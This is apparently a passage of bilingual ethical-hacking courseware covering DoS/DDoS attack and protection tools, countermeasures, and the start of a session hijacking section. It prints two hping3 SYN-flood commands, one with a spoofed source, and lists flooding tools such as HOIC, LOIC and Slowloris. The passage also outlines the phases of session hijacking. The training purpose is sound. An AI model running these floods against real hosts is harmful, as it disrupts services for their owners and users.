
DoS/DDoS Attack Tools

hping3

A command-line-oriented network **scanning** and **packet crafting tool** for the TCP/IP protocol that sends ICMP echo requests and supports TCP, UDP, ICMP, and raw-IP protocols



```
[root@parrot] ~
└── # hping3 -S 10.10.10.10 -a 10.10.10.19 -p 22 --flood
HPING 10.10.10.10 (eth0 10.10.10.10): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.10.10.10 hping statistic ---
378648 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[x]-[root@parrot] ~
└── #
```



```
[x]-[root@parrot] ~
└── # hping3 -d 65538 -S -p 21 --flood 10.10.10.10
HPING 10.10.10.10 (eth0 10.10.10.10): S set, 40 headers + 2 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.10.10.10 hping statistic ---
4401418 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[x]-[root@parrot] ~
└── #
```




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

DoS/DDoS Attack Tools (Cont'd)

High Orbit Ion Cannon (HOIC)


- ❑ HOIC carries out a DDoS to attack **any IP address** with a user selected port and a user selected protocol



DoS/DDoS Attack Tools

Low Orbit Ion Cannon (LOIC)

- ❑ LOIC can be used on a **target site** to flood the server with TCP packets, UDP packets, or HTTP requests with the intention of **disrupting the service** of a particular host



XOIC

<http://anonhacktivism.blogspot.com>

HULK

<https://siberianlaika.ru>

Tor's Hammer

<https://sourceforge.net>

Slowloris

<https://github.com>

PyLoris

<https://sourceforge.net>

R-U-Dead-Yet

<https://sourceforge.net>

Outils d'attaque DoS/DDoS

- **hping3**

Source : <http://www.hping.org>

hping3 est un outil d'analyse de réseau et de création de paquets en ligne de commande pour le protocole TCP/IP qui envoie des demandes d'écho ICMP et prend en charge les protocoles TCP, UDP, ICMP et raw-IP.

The figure consists of two vertically stacked screenshots of a terminal window titled "Parrot Terminal". Both screenshots show a root shell on the Parrot operating system. The top screenshot shows the command `#hping3 -S 10.10.10.10 -a 10.10.10.19 -p 22 --flood` being run. The output indicates that hping is in flood mode, no replies will be shown, and it transmitted 378648 packets. The bottom screenshot shows the command `#hping3 -d 65538 -S -p 21 --flood 10.10.10.10` being run. The output indicates that hping is in flood mode, no replies will be shown, and it transmitted 4401418 packets.

Figure 6.35 : hping3

- **Canon à ions en orbite haute (High Orbit Ion Cannon ou HOIC)**

Source : <https://sourceforge.net>

HOIC est une application de stress réseau et d'attaque DoS/DDoS écrite en langage BASIC. Il est conçu pour attaquer jusqu'à 256 URLs simultanément. Elle envoie des requêtes HTTP POST et GET à un ordinateur et ses principales caractéristiques sont les suivantes :

- Inondation HTTP multithread à grande vitesse.
- Inondation simultanée d'un maximum de 256 sites Web.
- Intégration d'un système de scripts permettant de déployer des "boosters", des scripts conçus pour déjouer les contre-mesures DDoS et augmenter le débit DoS.
- Portabilité vers Linux/Mac avec quelques corrections de bogues.
- Possibilité de sélectionner le nombre de threads dans une attaque en cours.
- Possibilité de contrôler les attaques individuellement avec trois paramètres : LOW, MEDIUM, et HIGH.




Figure 6.36 : Outil d'attaque DoS HOIC

- **Canon à ions en orbite basse (Low Orbit Ion Cannon ou LOIC)**

Source : <https://sourceforge.net>

LOIC est une application de test de stress réseau et d'attaque DoS. Les attaques LOIC peuvent être appelées attaques DOS basées sur les applications car elles ciblent principalement les applications web. LOIC peut être utilisé pour inonder le serveur cible de paquets TCP, de paquets UDP ou de requêtes HTTP dans le but de perturber le service.




Figure 6.37 : Outil d'attaque DoS LOIC

Voici la liste de quelques autres outils d'attaque DoS/DDoS :

- XOIC (<http://anonhacktivism.blogspot.com>)
- HULK (<https://siberianlaika.ru>)
- Tor's Hammer (<https://sourceforge.net>)
- Slowloris (<https://github.com>)
- PyLoris (<https://sourceforge.net>)
- R-U-Dead-Yet (<https://sourceforge.net>)

Module Flow

1 Discuss Types of DoS and DDoS Attacks

2 Discuss DoS and DDoS Attack Countermeasures



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Découvrez les contre-mesures contre les attaques DoS et DDoS

Les attaques DoS/DDoS constituent l'une des principales menaces pour la sécurité sur Internet ; il est donc indispensable de trouver des solutions pour limiter ces attaques. Cette section aborde les différentes mesures préventives et les outils de protection contre les attaques DoS/DDoS.

DoS/DDoS Attack Countermeasures



Use **strong encryption mechanisms** such as WPA2 or AES 256 for broadband networks to protect against eavesdropping



Block all **inbound packets** originating from service ports to block the traffic from reflection servers



Ensure that the software and protocols are **up-to-date**, and scan the machines thoroughly to detect any anomalous behavior



Update each kernel to its latest release



Disable unused and **unsecure services**



Prevent the transmission of **fraudulently addressed packets** at the ISP level

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Contre-mesures contre les attaques DoS/DDoS

La mise en œuvre de mécanismes défensifs aux bons emplacements en suivant les mesures appropriées permet de renforcer la sécurité des réseaux des organisations. Voici une liste de contre-mesures pour lutter contre les attaques DoS/DDoS :


- Utiliser des mécanismes de chiffrement forts tels que WPA2 et AES 256 pour les réseaux à haut débit afin de se défendre contre les écoutes indiscrètes.
- S'assurer que les logiciels et les protocoles sont récents et surveiller les machines attentivement pour détecter tout comportement anormal.
- Mettre à jour le noyau à la dernière version et désactiver les services inutilisés et non sécurisés.
- Bloquer tous les paquets entrants provenant de ports de services afin de bloquer le trafic des serveurs de réflexion.
- Activer la protection contre les cookies TCP SYN.
- Empêcher la transmission de paquets adressés de manière frauduleuse au niveau du FAI.
- Mettre en œuvre des systèmes radios intelligents dans la couche physique pour faire face aux attaques par brouillage et par interférence.
- Configurer le pare-feu pour refuser l'accès au trafic ICMP externe.
- Sécuriser l'administration à distance et les tests de connectivité.
- Effectuer une validation approfondie des entrées.
- Empêcher l'exécution des données manipulées par l'attaquant.

- Empêcher l'utilisation de fonctions non indispensables telles que gets et strcpy.
- Empêcher l'écrasement des adresses de retour.

DoS/DDoS Protection Tools

Anti DDoS Guardian

A DDoS attack protection tool that protects IIS servers, **Apache servers**, game servers, Camfrog servers, mail servers, etc.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

-  Imperva DDoS Protection
<https://www.imperva.com>
-  DOSarrest's DDoS protection service
<https://www.dosarrest.com>
-  DDoS-GUARD
<https://ddos-guard.net>
-  Cloudflare
<https://www.cloudflare.com>
-  F5
<https://f5.com>

Outils de protection DoS/DDoS

- **Anti DDoS Guardian**

Source : <http://www.beethink.com>

Anti DDoS Guardian est un outil de protection contre les attaques DDoS. Il protège les serveurs IIS, les serveurs Apache, les serveurs de jeux, les serveurs Camfrog, les serveurs de messagerie, les serveurs FTP, les PBX VOIP, les serveurs SIP etc. Anti DDoS Guardian surveille chaque paquet entrant et sortant en temps réel.




Figure 6.38 : Anti DDoS Guardian

Voici la liste de quelques autres outils de protection contre les attaques DDoS :

- Imperva DDoS Protection (<https://www.imperva.com>)
- DOSarrest's DDoS protection service (<https://www.dosarrest.com>)
- DDoS-GUARD (<https://ddos-guard.net>)
- Cloudflare (<https://www.cloudflare.com>)
- F5 (<https://f5.com>)



Détournement de session

Le détournement de session permet aux attaquants de prendre le contrôle d'une session active en contournant le processus d'authentification. Ils peuvent ensuite effectuer n'importe quelle action sur le système détourné. Cette section vise à fournir des informations complètes sur le détournement de session.



Module Flow

- 01 Discuss Types of Session Hijacking Attacks
- 02 Discuss Session Hijacking Attack Countermeasures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Découvrez les différents types de détournement de session

Pour bien comprendre le principe du détournement de session, il est important de se familiariser avec des concepts de base. Cette section explique ce qu'est le détournement de session ainsi que les raisons pour lesquelles le détournement de session réussit. Elle aborde également le processus de détournement de session, les types de détournement de session, le détournement de session dans le modèle OSI (Open Systems Interconnection), les différences entre l'usurpation de session et le détournement de session et les outils de détournement de session.

What is Session Hijacking?



Session hijacking refers to an attack in which an attacker seizes control of a **valid TCP communication session** between two computers




As most **authentications only occur at the start of a TCP session**, this allows the attacker to gain access to a machine



Attackers can sniff all the traffic from the established TCP sessions and perform **identity theft, information theft, fraud**, etc.



The attacker steals a valid session ID and uses it to **authenticate himself with the server**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Qu'est-ce que le détournement de session ?

Un serveur Web envoie un jeton ou une clef d'identification de session à un client Web après une authentification réussie. Ces jetons de session permettent au serveur de différencier plusieurs sessions qu'il établit avec les clients. Les serveurs Web utilisent divers mécanismes pour générer des jetons aléatoires et mettre en place des contrôles pour sécuriser les jetons pendant leur transmission.

Le détournement de session est une attaque au cours de laquelle un pirate informatique prend le contrôle d'une session de communication TCP (Transmission Control Protocol) valide entre deux ordinateurs. Comme la plupart des types d'authentification ne sont effectués qu'au début d'une session TCP, un attaquant peut accéder à une machine pendant qu'une session est en cours. Les attaquants peuvent écouter tout le trafic généré par les sessions TCP établies et procéder à des usurpations d'identité, des vols d'informations, des fraudes, etc.

Une attaque par détournement de session exploite un mécanisme de génération de jetons de session ou des contrôles de sécurité des jetons pour que l'attaquant puisse établir une connexion non autorisée avec le serveur ciblé. L'attaquant peut deviner ou voler un identifiant de session valide, qui identifie les utilisateurs authentifiés, et l'utiliser pour établir une session avec le serveur. Le serveur Web répond aux demandes de l'attaquant en ayant l'impression qu'il communique avec un utilisateur authentifié.

Les attaquants peuvent utiliser le détournement de session pour lancer différents types d'attaques, telles que des attaques de type "homme du milieu" (MITM) et des attaques par déni de service (DoS). Dans une attaque MITM, un attaquant se place entre un client autorisé et un serveur en effectuant un détournement de session pour s'assurer que les informations circulant dans un sens ou dans l'autre passent par lui. Pourtant, le client et le serveur croient

qu'ils communiquent directement l'un avec l'autre. Les attaquants peuvent également recueillir des informations sensibles et perturber les sessions pour lancer une attaque DoS.




Figure 6.39 : Exemple de détournement de session

Why is Session Hijacking Successful?



Absence of account lockout for **invalid session IDs**



Weak **session-ID generation algorithm** or small session IDs



Insecure handling of session IDs



Indefinite **session timeout**



Most computers using **TCP/IP** are **vulnerable**



Most countermeasures **do not work without encryption**




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Quelles sont les raisons du succès d'un détournement de session ?

Les facteurs suivants favorisent la réussite du détournement de session :

- **Absence de verrouillage de compte pour les identifiants de session invalides** : Si un site Web n'implémente pas de verrouillage de compte, un attaquant peut effectuer plusieurs tentatives de connexion avec des identifiants de session variables intégrés dans une URL authentique. L'attaquant peut continuer à faire des tentatives jusqu'à ce que l'ID de session réel soit déterminé. Cette attaque est également connue sous le nom d'attaque par force brute ou par recherche exhaustive. Lors d'une attaque par force brute, le serveur web n'affiche pas de message d'avertissement ou d'alerte, ce qui permet à l'attaquant de déterminer l'ID de session valide.
- **Algorithme de génération d'ID de session faible ou ID de session de petite taille** : La plupart des sites Web utilisent des algorithmes linéaires se basant sur des variables telles que l'heure ou l'adresse IP pour générer des ID de session. En étudiant le motif séquentiel et en générant plusieurs requêtes, un attaquant peut facilement réduire l'espace de recherche nécessaire pour fabriquer un identifiant de session valide. Même si un algorithme de génération d'ID de session fort est utilisé, un ID de session actif peut être facilement déterminé si la chaîne est courte.
- **Manipulation non sécurisée des identifiants de session** : Un attaquant peut récupérer les informations stockées de l'ID de session en trompant le navigateur de l'utilisateur pour qu'il visite un autre site. Avant que la session n'expire, l'attaquant peut exploiter ces informations de nombreuses manières, comme par exemple l'empoisonnement du DNS (Domain Name System), l'exploitation de type cross-site scripting et l'exploitation des défauts du navigateur.

- **Délai d'expiration de session indéfini :** Les identifiants de session avec un délai d'expiration indéfini offrent à un attaquant un temps illimité pour deviner un identifiant de session valide. L'option "se souvenir de moi" de nombreux sites Web en est un exemple. L'attaquant peut utiliser ces identifiants de session statiques pour accéder au compte Web de l'utilisateur après avoir capturé le fichier cookie de ce dernier. L'attaquant peut également effectuer un détournement de session s'il peut pénétrer dans un serveur proxy, qui enregistre ou met en cache les identifiants de session.
- **La plupart des ordinateurs utilisant le protocole TCP/Internet (IP) sont vulnérables :** Toutes les machines exécutant TCP/IP sont vulnérables au détournement de session en raison des défauts de conception inhérents à TCP/IP.
- **La plupart des contre-mesures ne fonctionnent pas sans chiffrement :** Il est facile de récupérer les identifiants de session dans un réseau si la sécurité du transport n'est pas correctement configurée lors de la transmission des cookies d'identification de session, même si une application Web utilise le chiffrement SSL (Secure Sockets Layer). La tâche d'un attaquant devient encore plus facile s'il capture des ID de session contenant des informations de connexion réelles.



Processus de détournement de session

Il est plus facile pour un attaquant de se faufiler dans un système en se faisant passer pour un véritable utilisateur que d'y pénétrer directement. Un attaquant peut détourner la session d'un véritable utilisateur en trouvant une session établie et en la prenant sous son contrôle après authentification de l'utilisateur. Une fois la session détournée, l'attaquant peut rester connecté pendant des heures sans éveiller de soupçons. Pendant cette période, tout le trafic destiné à l'adresse IP de l'utilisateur est dirigé vers le système de l'attaquant, qui peut installer des portes dérobées ou obtenir un accès supplémentaire au système. Nous examinons ici comment un attaquant détourne une session.




Figure 6.40 : Processus de détournement de session

Le détournement de session peut être divisé en trois grandes phases :

- **Repérer la connexion**


L'attaquant utilise un analyseur réseau pour repérer une victime et un hôte ou utilise un outil tel que Nmap pour scanner le réseau à la recherche d'une cible dont la séquence TCP est facile à prévoir. Après avoir identifié une victime, l'attaquant capture les numéros de séquence et d'accusé de réception de la victime car le protocole TCP vérifie ces numéros. L'attaquant utilise ensuite ces numéros pour fabriquer des paquets.

- **Désynchronisation de la connexion**

On parle d'état désynchronisé lorsqu'une connexion entre une cible et un hôte est établie, ou qu'elle est stable sans transmission de données ou que le numéro de séquence du serveur n'est pas égal au numéro d'accusé de réception du client, ou vice versa. Pour désynchroniser la connexion entre la cible et l'hôte, l'attaquant doit modifier le numéro de séquence ou le numéro d'accusé de réception (SEQ/ACK) du serveur.

- **Injection du paquet de l'attaquant**

Une fois que l'attaquant a interrompu la connexion entre le serveur et la cible, il peut soit injecter des données dans le réseau, soit participer activement en tant qu'homme du milieu, en faisant passer les données de la cible au serveur et vice-versa tout en lisant et en injectant des données à volonté.



Types de détournement de session

